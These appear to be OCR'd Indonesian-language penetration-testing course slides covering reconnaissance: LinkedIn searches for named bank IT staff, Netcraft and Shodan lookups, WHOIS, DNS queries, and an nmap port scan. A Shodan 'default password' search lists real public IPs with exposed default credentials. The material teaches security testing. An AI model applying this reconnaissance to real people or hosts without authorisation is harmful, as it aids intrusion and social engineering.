Current: Head of Regional IT & E-Channel at PT **Bank Rakyat Indonesia** (...
Connect

Toto Widjonarto 2nd
Senior Auditor for IT Security at PT. **Bank Rakyat Indonesia**
Greater Jakarta Area, Indonesia • Banking
36 shared connections • Similar
Current: Senior Auditor for IT Security at PT. **Bank Rakyat Indonesia**
Connect

Jimmy Carter Sudianjaya, MBA 2nd
Lecture at **Bank Rakyat Indonesia** Corporate University
Surabaya Area, East Java, Indonesia • Banking
14 shared connections • Similar
Current: CORPORATE TRAINER/TRAINING SPECIALIST/INSTRUCTOR at ...
Connect

Only show people in **Indonesia**?
Filter

13 **Companies** results for **bank rakyat indonesia**

Bank Rakyat Indonesia
Banking • 10,001+ employees

PT **Bank Rakyat Indonesia** (Persero) Tbk
Banking • 10,001+ employees

PT. **Bank** Tabungan Negara
Banking • 5001-10,000 employees

Enggar Pusparani 2nd
IS Auditor di PT **Bank Rakyat Indonesia** (Persero) Tbk
Greater Jakarta Area, Indonesia • Banking
18 shared connections • Similar
Connect

INFORMATION GATHERING

PASSIVE INFORMATION GATHERING

- Mempergunakan Situs-situs Pemberi layanan khusus
  - Netcraft
  - domaintools.com
  - pipl.com
  - OSINT: Shodan

searchdns.netcraft.com/?host=l[redacted]

Netcraft Services

- Netcraft News

Phishing & Security

- Anti-Phishing Toolbar
- Phishing Site Feed
- Hosting Phishing Alerts
- Fraud Detection
- Phishing Site Countermeasures
- Audited by Netcraft
- Open Redirect Detection
- Web Application Security Testing
- Web Application Security Course

Internet Data Mining

- Million Busiest Websites
- Hosting Provider Switching Analysis
- Hosting Provider Server Count
- Hosting Reseller Survey
- SSL Survey

Internet Exploration

- Whats that site running?
- SearchDNS
- Sites on the Move

Performance

Search Web by Domain

Explore 1,573,885 web sites visited by users of the Netcraft Toolbar

13th

Search: [redacted] search tips

site contains [redacted]id lookup!

example: site contains .netcraft.com

Results for lemsaneg.go.id

Found 2 sites

	Site	Site Report	First seen	Netblock	OS
1.	ma[redacted]id		january [redacted]er.		linux
2.	ww[redacted].id		decembe[redacted]er.		linux - cen

COPYRIGHT © NETCRAFT LTD 2015. ALL RIGHTS RESERVED.

https://www.shodan.io

Shodan Scanhub Developers View All...

SHODAN

Explore Membership Contact Us Blog Enterprise Access

The search engine for Buildings

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account

Getting Started

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There refrigerators and much more that can be found

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage

Who is using your product? Where are they locat empirical market intelligence.

CNNMoney Dagbladet The Washington Post BBC NEWS WIRED

https://www.shodan.io/search?query=default%2Bpassword


Shodan Scanhub Developers View All...

SHODAN default+password

Explore Membership Contact Us Blog Enterprise Access

Exploits Maps Download Results Create Report

TOP COUNTRIES



United States	8,611
China	2,159
India	1,865
Argentina	1,468
Saudi Arabia	1,256

TOP SERVICES

Telnet	25,579
FTP	4,846
HTTP	1,233
HTTP (8080)	358
Synology	79

TOP ORGANIZATIONS

Verio Web Hosting	4,182
Telecom Argentina S.A.	1,191
SaudiNet	723
CenturyLink	636
Comcast Cable	375

TOP OPERATING SYSTEMS

Linux 2.6.x	20
Linux 2.4.x	16
Windows XP	6

Showing results 1 - 10 of 32,297

12.229.136.112

AT&T Services

Added on 2015-10-12 01:33:38 GMT

United States

Details

```
[2J[H

                    ****** Important Banner Message ******

Enable and Telnet passwords are configured to "password".
HTTP and HTTPS default username is "admin" and password is "passwor
Please change them immediately.
The switchport interfaces are enabled with an address of 10.10....
```

93.156.92.221

cm-93-156-92-221.telecable.es

TeleCable

Added on 2015-10-12 01:33:19 GMT

Spain

Details

```
Sharename       Type      Comment
---------       ----      -------
NARCOS -SERIE-  Disk
Web             Disk      System default share
MUSEOS & OBRAS DE ARTE Disk
IDIOMAS - MIRAR TAMBIEN ROSETTA STONE - WIN & MAC OS X Disk
MUSICA ESPANOLA & HISPANOAMERICANA Disk
...
```

196.201.197.113

Djibouti Telecom S.A.

Added on 2015-10-12 00:10:15 GMT

Djibouti

Details

```
-----------------------------------------------------------------
Cisco Configuration Professional (Cisco CP) is installed on this de
This feature requires the one-time use of the username "cisco" with
password "cisco". These default credentials have a privilege level
```

200.196.51.217

mvx-200-196-51-217.mundivox.com

Mundivox LTDA

Added on 2015-10-12 00:10:09 GMT

```
*********78951_Morpho*********
```

https://www.shodan.io/search?query [redacted]

Shodan Scanhub Developers View All...

SHODAN [redacted] Explore Membership Contact Us Blog Enterprise Access

Exploits Maps Download Results Create Report

TOP COUNTRIES

Indonesia	3

TOP SERVICES

SMTP	2
587	1

TOP ORGANIZATIONS

[redacted]	3

TOP PRODUCTS

Postfix smtpd	2

Showing results 1 - 3 of 3

[redacted]

Added on 2015-09-25 23:33:13 GMT

Indonesia

Details

[redacted] tfix

```
250-PIPELINING
250-SIZE 51200000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
```

[redacted]

Added on 2015-09-19 22:50:21 GMT

Indonesia

Details

```
554- [redacted]
554 Your access to this mail system has been rejected due to the sending MTA's poor reputation. If you belie
e contact the intended recipient via alternate means.
```

[redacted]

Added on 2015-09-15 03:26:56 GMT

Indonesia

Details

```
220 zmmt [redacted]
250-zmmt [redacted]
250-PIPELINING
250-SIZE 51200000
250-VRFY
250-ETRN
250-STARTTLS
```

INFORMATION GATHERING

ACTIVE INFORMATION GATHERING

- Pengumpulan informasi secara aktif dan mempergunakan kemampuan teknis dan hal-hal teknis, dan tetap tidak menyentuh target
  - Pemanfaatan Layanan WHOIS
  - Pemeriksaan Domain Name Server

ACTIVE INFORMATION GATHERING

WHOIS

- WHOIS adalah prosedur untuk mendapatkan informasi sebuah domain.
- Pemilik domain, beserta alamat, no.telepon, email, kapan domain didaftarkan dan kapan berakhir.

ACTIVE INFORMATION GATHERING

DNS INFO

- Melakukan inspeksi terhadap domain name server target, terkait domain dan subdomain milik target
- Menggunakan perintah/aplikasi: nslookup, host, dig

DNS INFORMATION

HOST, DIG, NSLOOKUP


- Tool sederhana yang melakukan DNS lookups, umumnya melakukan konversi dari nama domain ke alamat IP
    - host -a google.com
    - dig any nianticlabs.com

```
root@kali:~# host -a google.com
Trying "google.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19213
;; flags: qr rd ra; QUERY: 1, ANSWER: 14, AUTHORITY: 0, ADDITIONAL: 1
;; EDNS: version: 0, udp=4096

;; QUESTION SECTION:
;google.com.                    IN      ANY

;; ANSWER SECTION:
google.com.             276     IN      A       216.58.221.78
google.com.             276     IN      AAAA    2404:6800:4003:80c::200e
google.com.             36      IN      SOA     ns1.google.com. dns-admin.google
.com. 130243007 900 900 1800 60
google.com.             588     IN      MX      50 alt4.aspmx.l.google.com.
google.com.             588     IN      MX      10 aspmx.l.google.com.
google.com.             588     IN      MX      30 alt2.aspmx.l.google.com.
google.com.             588     IN      MX      20 alt1.aspmx.l.google.com.
google.com.             588     IN      MX      40 alt3.aspmx.l.google.com.
google.com.             345375  IN      NS      ns1.google.com.
google.com.             345375  IN      NS      ns4.google.com.
google.com.             345375  IN      NS      ns2.google.com.
google.com.             345375  IN      NS      ns3.google.com.
google.com.             86376   IN      TYPE257 \# 19 0005697373756573796D616E74
65632E636F6D
google.com.             3576    IN      TXT     "v=spf1 include:_spf.google.com
~all"

Received 388 bytes from 192.168.2.1#53 in 29 ms
root@kali:~#
```

```
root@kali:~# dig any nianticlabs.com

; <<>> DiG 9.9.5-9+deb8u2-Debian <<>> any nianticlabs.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14838
;; flags: qr rd ra; QUERY: 1, ANSWER: 20, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;nianticlabs.com.               IN      ANY

;; ANSWER SECTION:
nianticlabs.com.        300     IN      A       216.239.32.21
nianticlabs.com.        300     IN      A       216.239.34.21
nianticlabs.com.        300     IN      A       216.239.36.21
nianticlabs.com.        300     IN      A       216.239.38.21
nianticlabs.com.        21600   IN      NS      ns-cloud-e1.googledomains.com.
nianticlabs.com.        21600   IN      NS      ns-cloud-e2.googledomains.com.
nianticlabs.com.        21600   IN      NS      ns-cloud-e3.googledomains.com.
nianticlabs.com.        21600   IN      NS      ns-cloud-e4.googledomains.com.
nianticlabs.com.        21600   IN      SOA     ns-cloud-e1.googledomains.com. dns-admin
com. 0 21600 3600 1209600 300
nianticlabs.com.        300     IN      MX      10 aspmx.l.google.com.
nianticlabs.com.        300     IN      MX      20 alt1.aspmx.l.google.com.
nianticlabs.com.        300     IN      MX      30 alt2.aspmx.l.google.com.
nianticlabs.com.        300     IN      MX      40 alt3.aspmx.l.google.com.
nianticlabs.com.        300     IN      MX      50 alt4.aspmx.l.google.com.
nianticlabs.com.        300     IN      TXT     "v=spf1 include:mail.zendesk.com ?all"
nianticlabs.com.        300     IN      TXT     "google-site-verification=hJ0UU2X3qTM15s
5GieYWZrDvArIr1H06aJw"
nianticlabs.com.        300     IN      AAAA    2001:4860:4802:32::15
```

```
root@kali:~# nslookup
> server
Default server: 192.168.2.1
Address: 192.168.2.1#53
> set type=mx
> yahoo.com
Server:         192.168.2.1
Address:        192.168.2.1#53

Non-authoritative answer:
yahoo.com       mail exchanger = 1 mta6.am0.yahoodns.net.
yahoo.com       mail exchanger = 1 mta7.am0.yahoodns.net.
yahoo.com       mail exchanger = 1 mta5.am0.yahoodns.net.

Authoritative answers can be found from:
yahoo.com       nameserver = ns4.yahoo.com.
yahoo.com       nameserver = ns2.yahoo.com.
yahoo.com       nameserver = ns1.yahoo.com.
yahoo.com       nameserver = ns5.yahoo.com.
yahoo.com       nameserver = ns3.yahoo.com.
yahoo.com       nameserver = ns6.yahoo.com.
ns1.yahoo.com   internet address = 68.180.131.16
ns1.yahoo.com   has AAAA address 2001:4998:130::1001
ns2.yahoo.com   internet address = 68.142.255.16
ns2.yahoo.com   has AAAA address 2001:4998:140::1002
ns3.yahoo.com   internet address = 203.84.221.53
ns3.yahoo.com   has AAAA address 2406:8600:b8:fe03::1003
ns4.yahoo.com   internet address = 98.138.11.157
ns5.yahoo.com   internet address = 119.160.247.124
ns6.yahoo.com   internet address = 121.101.144.139
ns6.yahoo.com   has AAAA address 2406:2000:108:4::1006
>
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg



PENETRATION TESTING

SCANNING

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

PENETRATION TESTING

METHODOLOGY

1.INFORMATION GATHERING

2. SCANNING

3. GAINING ACCESS & PRIVILEGE ESCALATION

4. FURTHER ENUMERATION

5. REPORT/QA

PENETRATION TESTING

SCANNING

- Aktifitas yang umumnya dilakukan untuk mendapatkan informasi teknis yang mendetail dari target
- Aktifitas scanning sudah terhitung offensive dan ilegal di Republik Indonesia

SCANNING

INTRODUCTION

- Mendapatkan informasi Sistem Komputer yang aktif dari suatu target jaringan
- Mendapatkan Alamat IP target secara spesifik
- Mendapatkan sistem operasi yang berjalan dan dipergunakan

SCANNING

INTRODUCTION

- Mengetahui Jenis aplikasi dan layanan (Services) yang berjalan pada target
- Mengetahui Arsitektur/topologi dari sistem milik target

SCANNING

TYPE OF SCANNING

- Port Scanning
- Network Scanning
- Vulnerability Scanning

SCANNING

PORT SCANNING

- Aktifitas scanning yang ditujukan untuk mendapatkan informasi port/layanan dari suatu sistem komputer
- Contoh Port Scanner : Nmap, Superscan, UnicornScan

```
DareDevil:tools ammar$ nmap 10.0.2.12

Starting Nmap 6.00 ( http://nmap.org ) at 2012-06-18 22:16 WIT
Nmap scan report for 10.0.2.12
Host is up (0.010s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.13 seconds
DareDevil:tools ammar$
```

SCANNING

